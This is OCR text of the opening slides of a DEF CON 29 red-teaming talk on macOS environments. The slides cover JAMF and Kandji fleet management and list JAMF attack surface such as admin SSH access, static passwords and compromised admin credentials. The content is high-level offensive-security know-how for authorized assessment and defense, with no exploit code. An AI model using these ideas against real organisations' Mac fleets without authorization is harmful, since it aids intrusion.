Gone Apple Pickin': Red Teaming macOS Environments in 2021

Cedric Owens

DEF CON 29

BIO

- Offensive Security Engineer
- Blue Team Experience
- ❤️ macOS post exploitation
- Enjoy 80s/90s Nostalgia
- @cedowens


AGENDA

- Why Do We Care about macOS?
- Overviews Of Common Tech Environments
- macOS Payloads & Post Exploitation
- Other Attack Vectors
- Detection Opportunities


IT'S MACOS – WHY DO WE CARE?

- Most companies are still Windows shops
- SF Bay Area Tech Companies - opposite
  - Not as much Windows
  - macOS, Linux, other (Chromebooks), cloud
- Interesting environments to assess

Google Cloud




okta




IT'S MACOS – WHY DO WE CARE?

- Is a slowly growing trend
- Different animal from Windows, but still lots to poke at/try
- Lots of damage can be done without compromising AD



COMMON TECH STACKS

10,000 FT VIEW




COMMON MACOS DEPLOYMENTS


- Common management methods:
  - Custom – big money grip!
  - Managed with JAMF Pro – Pretty Common
    - Admin server
    - Infra Manager
    - Agent
  - Kandji – up and coming
  - Calum Hall/Luke Roberts BH ‘21 Talk on Abusing Remote Management

COMMON JAMF DEPLOYMENT


JAMF Admin Server (find by: $jamf checkJSSConnection)



JAMF Agent



JAMF Self Service




REMOTE MANAGEMENT

JAMF Management Server


Jamf admin account with ssh to managed devices

If remote management used, is there a static password being used?




REMOTE MANAGEMENT

Compromised JAMF admin creds



A FEW VARIATIONS IN JAMF DEPLOYMENTS

EX 1: MACOS BOUND TO AD



JAMF agent on macOS fleet

Bound to AD

Active Directory

